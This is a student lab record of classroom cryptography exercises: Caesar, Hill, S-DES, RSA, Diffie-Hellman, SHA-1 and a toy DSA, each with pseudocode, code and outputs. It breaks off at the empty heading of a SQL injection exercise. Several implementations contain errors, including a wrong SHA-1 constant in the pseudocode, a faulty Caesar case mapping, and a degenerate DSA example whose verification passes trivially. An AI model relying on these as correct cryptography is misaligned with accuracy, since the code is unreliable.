A logo with text and image of a person

Description automatically generated

**GAYATRI VIDYA PARISHAD COLLEGE OF ENGINEERING(A)**

**DEPARTMENT OF CSE**

**NETWORK SECURITY &**

**CRYPTOGRAPHY LAB RECORD**

**Submitted by**

**Name: Kalluri Laxmi Narashimha Lokesh Kumar**

**Roll no: 21131A0587**

**Academic Year**

**2023 - 2024**

**GAYATRI VIDYA PARISHAD COLLEGE OF ENGINEERING**

**(AUTONOMOUS)**

**MADHURAWADA, VISAKHAPATNAM-530048**

****

**CERTIFICATE**

Certified that this is a bonafide record of practical work done by **Kalluri Laxmi Narashimha Lokesh Kumar** Roll no. **21131A0587** of B.Tech **VIth Semester** in the **Network Security and Cryptography Lab**, in the department of **Computer Science and Engineering** during the academic year **2023 – 2024**.

No of Experiments done : 15

Signature of Faculty

Signature of Internal Examiner

Signature of External Examiner

**Index**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Sl. No. | Name of the Experiment | Date | Page No. | Marks Awarded | Remarks |
|  | Ceaser Cipher Algorithm | 13-12-2023 | 3-5 |  |  |
|  | Hill Cipher Algorithm | 20-12-2023 | 6-8 |  |  |
|  | Simple DES Algorithm | 27-12-2023 | 9-14 |  |  |
|  | RSA Algorithm | 10-01-2024 | 15-20 |  |  |
|  | Diffie Hellman Key Exchange Algorithm | 24-01-2024 | 21-23 |  |  |
|  | SHA – 1 Algorithm | 21-02-2024 | 24-29 |  |  |
|  | Digital Signatures | 28-02-2024 | 30-35 |  |  |
| Kali Linux | |  |  |  |  |
|  | SQL Injections | 06-03-2024 | 36-40 |  |  |
|  | Web Security Analysis | 06-03-2024 | 39-41 |  |  |
|  | Sniff for Router Traffic | 13-03-2024 | 42-43 |  |  |
|  | SSL and TLS analysis | 13-03-2024 | 44-45 |  |  |
| Additional Programs | |  |  |  |  |
|  | Vernam Cipher | 31-01-2024 | 46-54 |  |  |
|  | Rail Fence Algorithm | 31-01-2024 | 50-55 |  |  |
|  | Miller Rabin Algorithm | 31-01-2024 | 56-59 |  |  |
|  | Row-Column Transposition | 31-01-2024 | 60-62 |  |  |

**Week - 1**

**Aim:** Implement the Ceaser Cipher Algorithm

**DESCRIPTION:**

The Caesar cipher method is based on a mono-alphabetic cipher and is also called a shift cipher or additive cipher. The Caesar cipher is a kind of substitution cipher, where all letter of plain text is replaced by another letter. Plaintext is a simple message written by the user. Ciphertext is an encrypted message after applying some technique.

The formula of encryption is: **En (x) = (xi + n) mod 26**

The formula of decryption is**: Dn (x) = (xi - n) mod 26**

**ALGORITHM:**

ALGORITHM Encrypt(text, key)

DECLARE encryptedText AS STRING

encryptedText := ""

FOR each character c IN text

IF c is uppercase letter

encryptedText := encryptedText + CHR((ORD(c) + key - 65) % 26 + 65)

ELSE IF c is lowercase letter

encryptedText := encryptedText + CHR((ORD(c) + key - 97) % 26 + 65)

ELSE IF c is a digit (0-9)

encryptedText := encryptedText + CHR((ORD(c) + key - 48) % 10 + 48)

ELSE

encryptedText := encryptedText + c // Keep other characters unchanged

RETURN encryptedText

ALGORITHM Decrypt(text, key)

DECLARE decryptedText AS STRING

decryptedText := ""

FOR each character c IN text

IF c is uppercase letter

decryptedText := decryptedText + CHR((ORD(c) - key - 65) % 26 + 97)

ELSE IF c is a digit (0-9)

decryptedText := decryptedText + CHR((ORD(c) - key - 48) % 10 + 48)

ELSE

decryptedText := decryptedText + c // Keep other characters unchanged

RETURN decryptedText

text := INPUT("Enter the PT: ")

key := INTEGER(INPUT("Enter the key: "))

encryptedText := Encrypt(text, key)

PRINT("Cipher Text: ", encryptedText)

decryptedText := Decrypt(encryptedText, key)

PRINT("Plain Text: ", decryptedText)

**Program:**

#include <bits/stdc++.h>

using namespace std;

string encryption(string str, int key);

string decryption(string ct, int key);

int main(){

    string str;

    cout << "Enter plain text : ";

    getline(cin, str);

    int key;

    cout << "Enter key : ";

    cin >> key;

    string ct = encryption(str, key);

    cout << "Cipher text after encryption : " << ct << endl;

    string dt = decryption(ct, key);

    cout << "Plain text after decryption : " << dt << endl;

    return 0;

}

string encryption(string str, int key){

    string ct = "";

    for (int i = 0; i < str.length(); i++){

        if(str[i] == ' '){

            ct.push\_back(str[i]);

        }

        else{

            ct.push\_back((str[i] + key - 'a') % 26 + 'A');

        }

    }

    return ct;

}

string decryption(string ct, int key){

    string dt = "";

    for (int i = 0; i < ct.length(); i++){

        if(ct[i] == ' '){

            dt.push\_back(ct[i]);

        }

        else{

            dt.push\_back((ct[i] - key - 'A') % 26 + 'a');

        }

    }

    return dt;

}

**Output:**

Enter plain text : klnLokesh

Enter key : 3

Cipher text after encryption : NOQ/RNHVK

Plain text after decryption : klnLokesh

**Week - 2**

**Aim:** Implement the Hill Cipher Algorithm

**DESCRIPTION:**

The hill cipher is a polygraphic substitution cipher based on Linear Algebra.

The algorithm uses matrix calculations. Every letter (A-Z) is represented by a number moduli 26. To encrypt the text using hill cipher, we need to perform the following operation:

**E(K, P) = (K \* P) mod 26**, Where K is the key matrix and P is plain text in vector form.

Matrix multiplication of K and P generates the encrypted ciphertext. To decrypt the text using hill cipher, we need to perform the following operation: D(K, C) = (K-1 \* C) mod 26, Where K is the key matrix and C is the ciphertext in vector form. Matrix multiplication of inverse of key matrix K and ciphertext C generates the decrypted plain text.

**ALGORITHM:**

ALGORITHM Construct\_Matrix(text, key)

DECLARE key\_matrix AS MATRIX

DECLARE text\_matrix AS MATRIX

FOR each character i IN key

key\_matrix := key\_matrix WITH APPEND(ORD(i) - ORD('A'))

key\_matrix := RESHAPE(key\_matrix, key\_matrix\_dim, key\_matrix\_dim)

FOR each character i IN text

text\_matrix := text\_matrix WITH APPEND(ORD(i) - ORD('A'))

text\_matrix := RESHAPE(text\_matrix, pt\_len // key\_matrix\_dim, key\_matrix\_dim)

RETURN key\_matrix, text\_matrix

ALGORITHM Encryption()

DECLARE ci AS ARRAY

key\_matrix, pt\_matrix := Construct\_Matrix(pt, key)

FOR i FROM 0 TO pt\_len // key\_matrix\_dim - 1

row := MULTIPLY(key\_matrix, pt\_matrix[i]) MOD 26

ci := ci WITH APPEND(CONVERT\_TO\_CHARACTERS(row))

RETURN ci

ALGORITHM Decryption()

DECLARE text AS ARRAY

key\_matrix, ct\_matrix := Construct\_Matrix(ct, key)

key\_matrix\_inv := INVERSE(key\_matrix) MOD 26

FOR i FROM 0 TO pt\_len // key\_matrix\_dim - 1

row := MULTIPLY(key\_matrix\_inv, ct\_matrix[i]) MOD 26

text := text WITH APPEND(CONVERT\_TO\_CHARACTERS(row))

RETURN text

pt := INPUT("Enter the PT: ")

key := INPUT("Enter the key: ")

key\_len := LENGTH(key)

pt\_len := LENGTH(pt)

key\_matrix\_dim := SQRT(key\_len)

ct := Encryption()

PRINT("Cipher text: ", JOIN(ct))

decrypted\_text := Decryption()

PRINT("Plain text: ", JOIN(decrypted\_text))

**Program:**

import numpy as np

from math import sqrt

from sympy import Matrix

plainText = input("Enter the plain text: ").upper()

key = input("Enter the key: ").upper()

key\_length = len(key)

text\_length = len(plainText)

key\_matrix\_dim = int(sqrt(key\_length))

def construct\_matrix(text, key):

    key\_matrix = np.array([ord(i) - ord('A') for i in key])

    key\_matrix = key\_matrix.reshape(key\_matrix\_dim, key\_matrix\_dim)

    text\_matrix = np.array([ord(i) - ord('A') for i in text])

    text\_matrix = text\_matrix.reshape(

        text\_length // key\_matrix\_dim, key\_matrix\_dim)

    return key\_matrix, text\_matrix

def Encryption():

    key\_matrix, plainText\_matrix = construct\_matrix(plainText, key)

    cipher = np.array([])

    for i in range(text\_length // key\_matrix\_dim):

        row = np.matmul(key\_matrix, plainText\_matrix[i]) % 26

        cipher = np.append(cipher, list(map(chr, row + ord('A'))))

    return cipher

cipher\_matrix = Encryption()

print("Cipher text: ", "".join(cipher\_matrix.flatten()))

def Decryption():

    key\_matrix, cipher\_matrix = construct\_matrix(cipher\_matrix, key)

    A = Matrix(key\_matrix)

    key\_matrix\_inv = A.inv\_mod(26)

    text = np.array([])

    for i in range(text\_length // key\_matrix\_dim):

        row = np.matmul(key\_matrix\_inv, cipher\_matrix[i]) % 26

        text = np.append(text, list(map(chr, row + ord('A'))))

    return text

print("Plaintext: ", "".join(Decryption()))

**Output:**

Enter the plain text: ATTACK

Enter the key: CDDg

Cipher text: FUMFIW

Plaintext: ATTACK

**Week – 3**

**Aim:** Implement the Simple – DES Algorithm

**DESCRIPTION:**

The Simple Data Encryption Standard (SDES) is a symmetric-key block cipher that operates on small blocks of data, typically 8 bits. SDES uses a 10-bit key to encrypt and decrypt data. The key is used to generate two 8-bit subkeys, which are used in the encryption and decryption processes. The algorithm consists of two main functions: a substitution function (S-box) and a permutation function (P-box).

**ALGORITHM:**

ALGORITHM Apply\_Table(data, table)

DECLARE result AS STRING

FOR each index i IN table

result := result + data[i - 1]

RETURN result

ALGORITHM Left\_Shift(data)

DECLARE shifted AS STRING

shifted := SUBSTRING(data, 1, LENGTH(data) - 1) + SUBSTRING(data, 0, 1)

RETURN shifted

ALGORITHM XOR(a, b)

DECLARE result AS STRING

FOR i FROM 0 TO LENGTH(a) - 1

IF a[i] == b[i]

result := result + "0"

ELSE

result := result + "1"

END IF

END FOR

RETURN result

ALGORITHM Apply\_SBox(sbox, data)

DECLARE row AS INTEGER

DECLARE col AS INTEGER

row := CONVERT\_TO\_INTEGER("0b" + data[0] + data[LENGTH(data) - 1], 2)

col := CONVERT\_TO\_INTEGER("0b" + SUBSTRING(data, 1, 2), 2)

RETURN SUBSTRING(BIN(sbox[row][col]), 3) // Remove leading "0b"

ALGORITHM Function(expansion, s0, s1, key, message)

DECLARE left, right, temp AS STRING

left := SUBSTRING(message, 0, 4)

right := SUBSTRING(message, 4)

temp := Apply\_Table(right, expansion)

temp := XOR(temp, key)

l := Apply\_SBox(s0, SUBSTRING(temp, 0, 4))

r := Apply\_SBox(s1, SUBSTRING(temp, 4))

l := PAD\_WITH\_ZEROS(l, 2 - LENGTH(l))

r := PAD\_WITH\_ZEROS(r, 2 - LENGTH(r))

temp := Apply\_Table(l + r, p4\_table)

temp := XOR(left, temp)

RETURN temp + right

// Key generation

DECLARE temp AS STRING

temp := Apply\_Table(key, p10\_table)

left := SUBSTRING(temp, 0, 5)

right := SUBSTRING(temp, 5)

left := Left\_Shift(left)

right := Left\_Shift(right)

key1 := Apply\_Table(left + right, p8\_table)

PRINT("key1:", key1)

left := Left\_Shift(left)

right := Left\_Shift(right)

left := Left\_Shift(left)

right := Left\_Shift(right)

key2 := Apply\_Table(left + right, p8\_table)

PRINT("key2:", key2)

// Encryption

temp := Apply\_Table(message, IP)

temp := Function(expansion, s0, s1, key1, temp)

temp := SUBSTRING(temp, 4) + SUBSTRING(temp, 0, 4)

temp := Function(expansion, s0, s1, key2, temp)

ciphertext := Apply\_Table(temp, IP\_inv)

PRINT("Cipher text is:", ciphertext)

// Decryption (similar structure to encryption)

**Program:**

FIXED\_IP = [2, 6, 3, 1, 4, 8, 5, 7]

FIXED\_EP = [4, 1, 2, 3, 2, 3, 4, 1]

FIXED\_IP\_INVERSE = [4, 1, 3, 5, 7, 2, 8, 6]

FIXED\_P10 = [3, 5, 2, 7, 4, 10, 1, 9, 8, 6]

FIXED\_P8 = [6, 3, 7, 4, 8, 5, 10, 9]

FIXED\_P4 = [2, 4, 3, 1]

S0 = [[1, 0, 3, 2],

      [3, 2, 1, 0],

      [0, 2, 1, 3],

      [3, 1, 3, 2]]

S1 = [[0, 1, 2, 3],

      [2, 0, 1, 3],

      [3, 0, 1, 0],

      [2, 1, 0, 3]]

KEY = '1010000010'

def permutate(original, fixed\_key):

    new = ''

    for i in fixed\_key:

        new += original[i - 1]

    return new

def left\_half(bits):

    return bits[:len(bits)//2]

def right\_half(bits):

    return bits[len(bits)//2:]

def shift(bits):

    rotated\_left\_half = left\_half(bits)[1:] + left\_half(bits)[0]

    rotated\_right\_half = right\_half(bits)[1:] + right\_half(bits)[0]

    return rotated\_left\_half + rotated\_right\_half

def key1():

    return permutate(shift(permutate(KEY, FIXED\_P10)), FIXED\_P8)

def key2():

    return permutate(shift(shift(shift(permutate(KEY, FIXED\_P10)))), FIXED\_P8)

def xor(bits, key):

    new = ''

    for bit, key\_bit in zip(bits, key):

        new += str(((int(bit) + int(key\_bit)) % 2))

    return new

def lookup\_in\_sbox(bits, sbox):

    row = int(bits[0] + bits[3], 2)

    col = int(bits[1] + bits[2], 2)

    return '{0:02b}'.format(sbox[row][col])

def f\_k(bits, key):

    L = left\_half(bits)

    R = right\_half(bits)

    bits = permutate(R, FIXED\_EP)

    bits = xor(bits, key)

    bits = lookup\_in\_sbox(left\_half(bits), S0) + \

        lookup\_in\_sbox(right\_half(bits), S1)

    bits = permutate(bits, FIXED\_P4)

    return xor(bits, L)

def encrypt(plain\_text):

    bits = permutate(plain\_text, FIXED\_IP)

    temp = f\_k(bits, key1())

    bits = right\_half(bits) + temp

    bits = f\_k(bits, key2())

    print("Encrypted: ", permutate(bits + temp, FIXED\_IP\_INVERSE))

    return permutate(bits + temp, FIXED\_IP\_INVERSE)

def decrypt(cipher\_text):

    bits = permutate(cipher\_text, FIXED\_IP)

    temp = f\_k(bits, key2())

    bits = right\_half(bits) + temp

    bits = f\_k(bits, key1())

    print("Decrypted: ", permutate(bits + temp, FIXED\_IP\_INVERSE))

message = input("enter message : ")

encrypted = encrypt(message)

decrypt(encrypted)

**Output:**

Enter message : 10001101

Encrypted: 11011000

Decrypted: 10001101

**Week – 4**

**Aim:** Implement RSA Algorithm

**DESCRIPTION:**

RSA algorithm is an asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e., Public Key and Private Key.  The opposite key from the one used to encrypt a message is used to decrypt it.  It provides a method to assure confidentiality, integrity and authenticity.

RSA involves use of public and private key for its operation. The keys are generated using the following steps:-

1. Two prime numbers are selected as p and q.

2. n = p\*q which is the modulus of both the keys.

3. Calculate totient = (p-1)(q-1).

4. Choose e such that e > 1 and coprime to totient which means gcd

(e, totient) must be equal to 1, e is the public key.

5. Choose d such that it satisfies the equation de = 1 + k (totient), d is the

private key not known to everyone.

6. Cipher text is calculated using the equation c = m^e mod n where m is

the message.

7. With the help of c and d we decrypt message using equation m = c^d

mod n where d is the private key.

**ALGORITHM:**

ALGORITHM Generate\_Keys()

DECLARE p, q, n, z, e, d AS INTEGER

p := FIND\_RANDOM\_PRIME(2, 1000)

q := FIND\_RANDOM\_PRIME(2, 1000)

n := p \* q

z := (p - 1) \* (q - 1)

e := 2

WHILE GCD(e, z) != 1

e := e + 1

END WHILE

d := MODULAR\_INVERSE(e, z) // d = e^-1 (mod z)

DECLARE public\_key, private\_key AS TUPLE

public\_key := (e, n)

private\_key := (d, n)

RETURN public\_key, private\_key

ALGORITHM Encrypt(public\_key, plaintext)

DECLARE e, n AS INTEGER

DECLARE cipher AS ARRAY OF CHAR

e, n := public\_key

FOR each character i IN plaintext

cipher := APPEND(cipher, CHR(POWER\_MOD(ORD(i), e, n)))

END FOR

RETURN cipher

ALGORITHM Decrypt(private\_key, ciphertext)

DECLARE d, n AS INTEGER

DECLARE plain AS ARRAY OF CHAR

d, n := private\_key

FOR each character i IN ciphertext

plain := APPEND(plain, CHR(POWER\_MOD(ORD(i), d, n)))

END FOR

RETURN JOIN(plain)

// Get user input

text := INPUT("Enter the Text:")

// Generate key pair

public\_key, private\_key := Generate\_Keys()

// Print key information

PRINT("Original Text:", text)

PRINT("Public Key:", public\_key)

PRINT("Private Key:", private\_key)

// Encryption

encrypted\_text := Encrypt(public\_key, text)

// Print encrypted text with spaces for readability

PRINT("Encrypted Text:", JOIN(MAP(STRING, encrypted\_text), " "))

// Decryption

decrypted\_text := Decrypt(private\_key, encrypted\_text)

// Print decrypted text

PRINT("Decrypted Text:", decrypted\_text)

**Program:**

def is\_prime(n):

    """Check if a number is prime."""

    if n <= 1:

        return False

    for i in range(2, int(n\*\*0.5) + 1):

        if n % i == 0:

            return False

    return True

def get\_prime\_input():

    """Get a prime number as input from the user."""

    while True:

        try:

            num = int(input("Enter a prime number: "))

            if is\_prime(num):

                return num

            else:

                print("Please enter a prime number.")

        except ValueError:

            print("Invalid input. Please enter a valid integer.")

def gcd(a, b):

    """Calculate the greatest common divisor of two numbers."""

    while b:

        a, b = b, a % b

    return a

def mod\_inverse(a, m):

    """Calculate the modular inverse of a number."""

    m0, x0, x1 = m, 0, 1

    while a > 1:

        q = a // m

        m, a = a % m, m

        x0, x1 = x1 - q \* x0, x0

    return x1 + m0 if x1 < 0 else x1

def generate\_keypair(p, q):

    """Generate RSA public and private keys."""

    n = p \* q

    phi = (p - 1) \* (q - 1)

    e = 2

    while gcd(e, phi) != 1:

        e += 1

    d = mod\_inverse(e, phi)

    return ((e, n), (d, n))

def encrypt(message, public\_key):

    """Encrypt a message using RSA."""

    e, n = public\_key

    cipher\_text = ''.join([chr(((ord(char) - 65) \*\* e) % n + 65) for char in message])

    return cipher\_text

def decrypt(cipher\_text, private\_key):

    """Decrypt a message using RSA."""

    d, n = private\_key

    plain\_text = ''.join([chr(((ord(char) - 65) \*\* d) % n + 65) for char in cipher\_text])

    return plain\_text

def main():

    p = get\_prime\_input()

    q = get\_prime\_input()

    public\_key, private\_key = generate\_keypair(p, q)

    print("Public Key (e, n):", public\_key)

    print("Private Key (d, n):", private\_key)

    message = input("Enter a message to encrypt (only uppercase alphabets): ").upper()

    cipher\_text = encrypt(message, public\_key)

    print("Encrypted Message:", ''.join(cipher\_text))

    decrypted\_message = decrypt(cipher\_text, private\_key)

    print("Decrypted Message:", decrypted\_message)

if \_\_name\_\_ == "\_\_main\_\_":

    main()

**Output:**

Enter a prime number: 17

Enter a prime number: 19

Public Key (e, n): (5, 323)

Private Key (d, n): (173, 323)

Enter a message to encrypt (only uppercase alphabets): NSCLAB

Encrypted Message: çSaĆAB

Decrypted Message: NSCLAB

**Week – 5**

**Aim:** Implement Diffie-Hellman Key exchange algorithm

**DESCRIPTION:**

The Diffie-Hellman algorithm is used to establish a shared secret between

two parties that can be used for secret communication to exchange data over a public network. The algorithm in itself is very simple. An example exchange of a shared secret key using Diffie-Hellman would be similar to the following:

1. Person A will create a random private value, a. Person B will generate a

random private value,b.

2. The random values created will be from the set of all integers.

3. Person A and B will then derive public values using the parameters p and

g and their private values.

4. Person A’s public value will be calculated by using g^a mod p, and Person

B’s will be g^b mod p.

5. Person A and B now exchange their public values.

6. Person A will calculate the secret key through the formula

**gab = (g^b)^a modp**, and Person B will use **gba = (g^a)^b mod p**. Since

**gab = gba = k**, each person will now have the shared key, k.

**ALGORITHM:**

DECLARE p, g, a, b, x, y, ka, kb AS INTEGER

// Read public key values (p and g) from user input

READ p, g FROM INPUT("Enter public keys: ")

// Read private key for source (a) from user input

READ a FROM INPUT("Enter private key of source or A: ")

// Read private key for destination (b) from user input

READ b FROM INPUT("Enter private key of destination or B: ")

// Calculate the public key generated by the source (A)

x := POWER\_MOD(g, a, p) // x = g^a (mod p)

// Print the source's public key

PRINT("The key generated on source side is: ", x)

// Calculate the public key generated by the destination (B)

y := POWER\_MOD(g, b, p) // y = g^b (mod p)

// Print the destination's public key

PRINT("The key generated on destination side is: ", y)

// Calculate the shared secret key on the source side (A)

ka := POWER\_MOD(y, a, p) // ka = y^a (mod p)

// Calculate the shared secret key on the destination side (B)

kb := POWER\_MOD(x, b, p) // kb = x^b (mod p)

// Verify if the shared secret keys match

IF ka == kb THEN

PRINT("The key received is correct. The secret key is:", ka)

ELSE

PRINT("Error: Shared secret keys do not match!")

END IF

**Program:**

def mod\_exp(base, exponent, modulus):

    result = 1

    base = base % modulus

    while exponent > 0:

        if exponent % 2 == 1:

            result = (result \* base) % modulus

        exponent = exponent // 2

        base = (base \* base) % modulus

    return result

def diffie\_hellman():

    p = int(input("Enter p: "))

    g = int(input("Enter primitive root : "))

    a = int(input("Enter A's secret key: "))

    b = int(input("Enter B's secret key: "))

    A = mod\_exp(g, a, p)

    B = mod\_exp(g, b, p)

    print("A Sent to B : ", A)

    print("B Sent to A : ", B)

    secret\_key\_alice = mod\_exp(B, a, p)

    secret\_key\_bob = mod\_exp(A, b, p)

    print("Shared secret key for A:", secret\_key\_alice)

    print("Shared secret key for B:", secret\_key\_bob)

if \_\_name\_\_ == "\_\_main\_\_":

    diffie\_hellman()

**Output:**

Enter p: 17

Enter primitive root : 5

Enter A's secret key: 4

Enter B's secret key: 6

A Sent to B : 13

B Sent to A : 2

Shared secret key for A: 16

Shared secret key for B: 16

**Week – 6**

**Aim:** Implement SHA-1 Algorithm

**DESCRIPTION:**

The SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function that generates a fixed-size (160-bit) hash value from an input message. It employs padding and message processing to produce a hash value through a series of logical and arithmetic operations.

**ALGORITHM:**

ALGORITHM SHA1(data)

bytes := ""

h0 := 0x67452301

h1 := 0xEFCDAB89

h2 := 0x98BADCFE

h3 := 0x10325474

h4 := 0xC3D2E1F0

FOR n FROM 0 TO LENGTH(data) - 1

bytes := bytes + TO\_BINARY\_STRING(ORD(data[n]), 8)

END FOR

bits := bytes + "1"

pBits := bits

WHILE LENGTH(pBits) MOD 512 != 448

pBits := pBits + "0"

END WHILE

pBits := pBits + TO\_BINARY\_STRING(LENGTH(bits) - 1, 64)

ALGORITHM CHUNKS(l, n)

chunks := []

FOR i FROM 0 TO LENGTH(l) STEP n

APPEND chunks, SUBSTRING(l, i, i + n)

END FOR

RETURN chunks

END ALGORITHM

ALGORITHM ROL(n, b)

RETURN ((n << b) OR (n >> (32 - b))) AND 0xffffffff

END ALGORITHM

FOR EACH c IN CHUNKS(pBits, 512)

words := CHUNKS(c, 32)

w := [0] \* 80

FOR n FROM 0 TO 15

w[n] := TO\_INTEGER(words[n], 2)

END FOR

FOR i FROM 16 TO 79

w[i] := ROL((w[i-3] XOR w[i-8] XOR w[i-14] XOR w[i-16]), 1)

END FOR

a := h0

b := h1

c := h2

d := h3

e := h4

FOR i FROM 0 TO 79

IF 0 <= i <= 19 THEN

f := (b AND c) OR ((NOT b) AND d)

k := 0x5A827999

ELSE IF 20 <= i <= 39 THEN

f := b XOR c XOR d

k := 0x6ED9EBA1

ELSE IF 40 <= i <= 59 THEN

f := (b AND c) OR (b AND d) OR (c AND d)

k := 0x8F1BBCDC

ELSE IF 60 <= i <= 79 THEN

f := b XOR c XOR d

k := 0xCA62C1D6

END IF

temp := ROL(a, 5) + f + e + k + w[i] AND 0xffffffff

e := d

d := c

c := ROL(b, 30)

b := a

a := temp

END FOR

h0 := (h0 + a) AND 0xffffffff

h1 := (h1 + b) AND 0xffffffff

h2 := (h2 + c) AND 0xffffffff

h3 := (h3 + d) AND 0xffffffff

h4 := (h4 + e) AND 0xffffffff

END FOR

RETURN FORMAT('%08x%08x%08x%08x%08x', h0, h1, h2, h3, h4)

END ALGORITHM

l := READ\_INPUT("Enter string: ")

PRINT("Hashed value:", SHA1(l))

**Program:**

import struct

def left\_rotate(n, b):

    return ((n << b) | (n >> (32 - b))) & 0xffffffff

def padding(message):

    original\_byte\_len = len(message)

    original\_bit\_len = original\_byte\_len \* 8

    # Append a single '1' bit and then '0' bits

    message += b'\x80'

    while len(message) % 64 != 56:

        message += b'\x00'

    # Append original length of message (before padding)

    message += struct.pack('>Q', original\_bit\_len)

    return message

def process\_block(block, h0, h1, h2, h3, h4):

    w = [0]\*80

    for i in range(16):

        w[i] = struct.unpack('>I', block[i\*4:i\*4 + 4])[0]

    for i in range(16, 80):

        w[i] = left\_rotate(w[i-3] ^ w[i-8] ^ w[i-14] ^ w[i-16], 1)

    a, b, c, d, e = h0, h1, h2, h3, h4

    for i in range(80):

        if 0 <= i <= 19:

            f = d ^ (b & (c ^ d))

            k = 0x5A827999

        elif 20 <= i <= 39:

            f = b ^ c ^ d

            k = 0x6ED9EBA1

        elif 40 <= i <= 59:

            f = (b & c) | (d & (b | c))

            k = 0x8F1BBCDC

        elif 60 <= i <= 79:

            f = b ^ c ^ d

            k = 0xCA62C1D6

        temp = left\_rotate(a, 5) + f + e + k + w[i] & 0xffffffff

        e = d

        d = c

        c = left\_rotate(b, 30)

        b = a

        a = temp

    h0 = (h0 + a) & 0xffffffff

    h1 = (h1 + b) & 0xffffffff

    h2 = (h2 + c) & 0xffffffff

    h3 = (h3 + d) & 0xffffffff

    h4 = (h4 + e) & 0xffffffff

    return h0, h1, h2, h3, h4

def sha1(message):

    message = padding(message)

    h0 = 0x67452301

    h1 = 0xEFCDAB89

    h2 = 0x98BADCFE

    h3 = 0x10325476

    h4 = 0xC3D2E1F0

    for i in range(0, len(message), 64):

        h0, h1, h2, h3, h4 = process\_block(message[i:i+64], h0, h1, h2, h3, h4)

    return '{:08x}{:08x}{:08x}{:08x}{:08x}'.format(h0, h1, h2, h3, h4)

# Test the function

msg = b"kln"

print(f"SHA-1 Hash of '{msg}' is: {sha1(msg)}")

**Output :**

SHA-1 Hash of 'b'kln'' is: 64bd3e0035891f593d0e9170fe83de6fb0b1df99.

**Week – 7**

**Aim:** Implement the NIST Digital Signature Algorithm

**DESCRIPTION:**

1. Choose a large prime number p and a prime divisor q of (p-1) such that both p and q are approximately 256 bits long.

2. Choose a generator g for the multiplicative group modulo p.

3. Select a random private key x such that 1 <= x <= q-1.

4. Compute the public key y = g^x mod p.

5. To sign a message m:

a. Compute the SHA-256 hash of the message: h = SHA-256(m).

b. Generate a random integer k such that 1 <= k <= q-1.

c. Compute r = (g^k mod p) mod q.

d. Compute s = k^(-1) \* (h + x\*r) mod q.

e. The signature is the pair (r, s).

6. To verify a signature (r, s) for a message m:

a. Compute the SHA-256 hash of the message: h = SHA-256(m).

b. Compute w = s^(-1) mod q.

c. Compute u1 = (h\*w) mod q and u2 = (r\*w) mod q.

d. Compute v = ((g^u1 \* y^u2) mod p) mod q.

e. If v == r, the signature is valid; otherwise, it is invalid.

**ALGORITHM:**

ALGORITHM Generate\_Key\_Pair(p, q, h)

DECLARE g AS INTEGER

g := POWER\_MOD(h, (p - 1) DIV q, p) # Calculate g based on p, q, h

DECLARE x AS INTEGER # Private key (secret)

x := READ\_INTEGER("Enter user private key: ")

DECLARE y AS INTEGER # Public key

y := POWER\_MOD(g, x, p) # Calculate y based on g, x, p

RETURN (g, y) # Return public key pair (g, y)

ALGORITHM Sign\_Message(message, x, q)

DECLARE h1 AS INTEGER

h1 := HASH(message) # Hash the message

DECLARE k AS INTEGER

k := READ\_INTEGER("Enter k value in range of 0 to q: ")

DECLARE r AS INTEGER

r := POWER\_MOD(POWER\_MOD(g, k, p), 1, q) # Calculate r using g, k, p, q

DECLARE x1 AS INTEGER

x1 := 1

WHILE (k \* x1) % q != 1 DO

x1 := x1 + 1

END WHILE

DECLARE s AS INTEGER

s := POWER\_MOD(x1 \* (h1 + x \* r), 1, q) # Calculate s using x1, h1, x, r, q

IF s == 0 OR r == 0 THEN

PRINT("Invalid")

RETURN (NULL, NULL) # Indicate error

END IF

DECLARE s1 AS INTEGER

s1 := 1

WHILE (s1 \* s) % q != 1 DO

s1 := s1 + 1

END WHILE

DECLARE w AS INTEGER

w := POWER\_MOD(s1, 1, q) # Calculate w using s, q

RETURN (r, s, w) # Return signature (r, s, w)

ALGORITHM Verify\_Signature(message, r, s, w, g, y, p, q)

DECLARE h2 AS INTEGER

h2 := HASH(message) # Hash the message

DECLARE u1 AS INTEGER

u1 := (h2 \* w) % q # Calculate u1 using h2, w, q

DECLARE u2 AS INTEGER

u2 := (r \* w) % q # Calculate u2 using r, w, q

DECLARE v AS INTEGER

v := (POWER\_MOD(g, u1, p) \* POWER\_MOD(y, u2, p)) % p % q # Calculate v using g, y, u1, u2, p, q

IF v == r THEN

PRINT("Valid")

ELSE

PRINT("Not valid")

END IF

MAIN PROGRAM

DECLARE p, q, h AS INTEGER

p := READ\_INTEGER("Enter p value: ")

q := READ\_INTEGER("Enter q value as prime divisor of p-1: ")

h := READ\_INTEGER("Enter h value in range of 1 to p-1: ")

(g, y) := Generate\_Key\_Pair(p, q, h) # Generate key pair

message := READ\_STRING("Enter message: ")

(r, s, w) := Sign\_Message(message, x, q) # Sign the message

PRINT("The value of r and s is: ", r, s)

received\_message := READ\_STRING("Enter msg after transmission: ")

Verify\_Signature(received\_message, r, s, w, g, y, p, q) # Verify the signature

**Program:**

import hashlib

import sys

def hash(a):

    result = hashlib.sha1(a.encode())

    a = result.hexdigest()

    res = int(a, 16)

    return res

# p = int(input("Enter p value : "))

p = 11

# q = int(input("Enter q value as prime divisor of p-1 : "))

q = 5

# h = int(input("Enter h value in range of 1 t0 p-1 : "))

h = 10

g = pow(h, (p-1)//q, p)

print("The value of g is : ", g)

# x = int(input("Enter user private key :"))

x = 5

y = pow(g, x, p)

# k = int(input("Enter k value in range of o to q : "))

k = 3

r = pow(pow(g, k, p), 1, q)

x1 = 1

while (k \* x1) % q != 1:

    x1 += 1

# h = input("Enter message :")

h = 'hello'

h1 = hash(h)

print("The h1 value is ", h1 )

s = pow(x1 \* (h1 + x \* r), 1, q)

print("The value of r and s is : ", r ,s)

if s == 0 or r == 0:

    print("invalid")

    sys.exit(0)

s1 = 1

while (s1 \* s) % q != 1:

    s1 += 1

w = pow(s1, 1, q)

# ha = input("Enter msg after transmission :")

ha = 'hello'

h2 = hash(ha)

print("the value of h2 ", h2)

u1 = (h2 \* w) % q

u2 = (r \* w) % q

v = ((pow(g, u1) \* pow(y, u2)) % q) % p

print(u1, u2, y, v, r)

if v == r:

    print("valid")

else:

    print("Not valid")

**Output :**

The value of g is : 1

The h1 value is 975987071262755080377722350727279193143145743181

The value of r and s is : 1 2

the value of h2 975987071262755080377722350727279193143145743181

3 3 1 1 1

valid

**Week – 8**

**Aim:** Exploit SQL injection flaws on a sample website.

**Description:**

